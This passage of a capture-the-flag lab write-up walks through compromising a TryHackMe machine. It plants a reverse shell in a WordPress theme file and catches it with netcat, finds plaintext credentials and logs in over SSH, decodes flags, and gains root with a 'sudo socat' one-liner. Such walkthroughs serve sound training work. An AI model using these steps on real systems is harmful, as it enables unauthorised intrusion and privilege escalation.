3. Next click on Theme Functions functions.php and paste the rev shell again and click on Documentations dropdown → Twenty Script Loader (select the appropriate theme function area) → Click **Update**.



- Netcat listener caught the connection — you have a shell.

```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.3.60] from (UNKNOWN) [10.201.115.191] 43904
Linux ip-10-201-115-191 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 15:59:03 up 40 min,  0 users,  load average: 0.05, 0.04, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
```

Once in :

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Sep 16 15:18 .
drwxr-xr-x 24 root   root   4096 Sep 16 15:18 ..
drwxr-xr-x  6 elyana elyana 4096 Oct  7  2020 elyana
drwxr-xr-x  3 ubuntu ubuntu 4096 Sep 16 15:18 ubuntu
$ cd elyana
$ ls -la
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7  2020 .
drwxr-xr-x 4 root   root   4096 Sep 16 15:18 ..
-rw------- 1 elyana elyana 1632 Oct  7  2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4  2018 .bashrc
drwx------ 2 elyana elyana 4096 Oct  5  2020 .cache
drwxr-x--- 3 root   root   4096 Oct  5  2020 .config
drwx------ 3 elyana elyana 4096 Oct  5  2020 .gnupg
drwxrwxr-x 3 elyana elyana 4096 Oct  5  2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4  2018 .profile
-rw-r--r-- 1 elyana elyana    0 Oct  5  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 elyana elyana   59 Oct  6  2020 hint.txt
-rw------- 1 elyana elyana   61 Oct  6  2020 user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ get user.txt
/bin/sh: 10: get: not found
$ cat hint.txt
Elyana's user password is hidden in the system. Find it ;)
```

pwd

cd /home

cd elyana


cat user.txt

 # got: Permission denied

cat hint.txt -> says the hint is somewhere on the system

So I just use the find command to search for the closest related thing

elyana



find / -type f -user elyana 2>/dev/null

- `find /` starts at root and searches the filesystem.
- `-type f` restricts results to files only.
- `-user elyana` finds files owned by user `elyana`.
- `2>/dev/null` hides permission-denied errors to keep output readable.

Then I private.txt under `private.txt` was found in `/etc/mysql/conf.d/`


Then:

cd /etc/mysql/conf.d/

ls -la

cat private.txt


We get this :



user: elyana

password: E@syR18ght


So we SSH using these creds:



ssh elyana@10.201.115.191

 # Password: E@syR18ght

Once in the shell




cat user.txt

 # Output:


VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c25

9

Having less braincells as usual lol Going to dcode cipher identifier and I find it's base 64




So heading to base 64 decoder we get the user flag:



THM{49jg666alb5e76shrusn49jg666alb5e76shrusn

}

Now to escalate privileges :




sudo -l

- `sudo -l` lists allowed `sudo` commands for the current user and whether a password is required.


Result: ***(ALL) NOPASSWD: /usr/bin/socat***

The minute I see this I know the routine and head to GTFO bin and search up socat and take the sudo exploit line and paste it in



sudo socat stdin exec:/bin/sh

Confirming I'm root and going for the root.txt flag




whoami

cd /root

ls -la

cat root.txt

And decoding this as well we get the flag:



THM{uem2wigbuem2wigb68sn2j1ospi868sn2j1ospi8}

CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!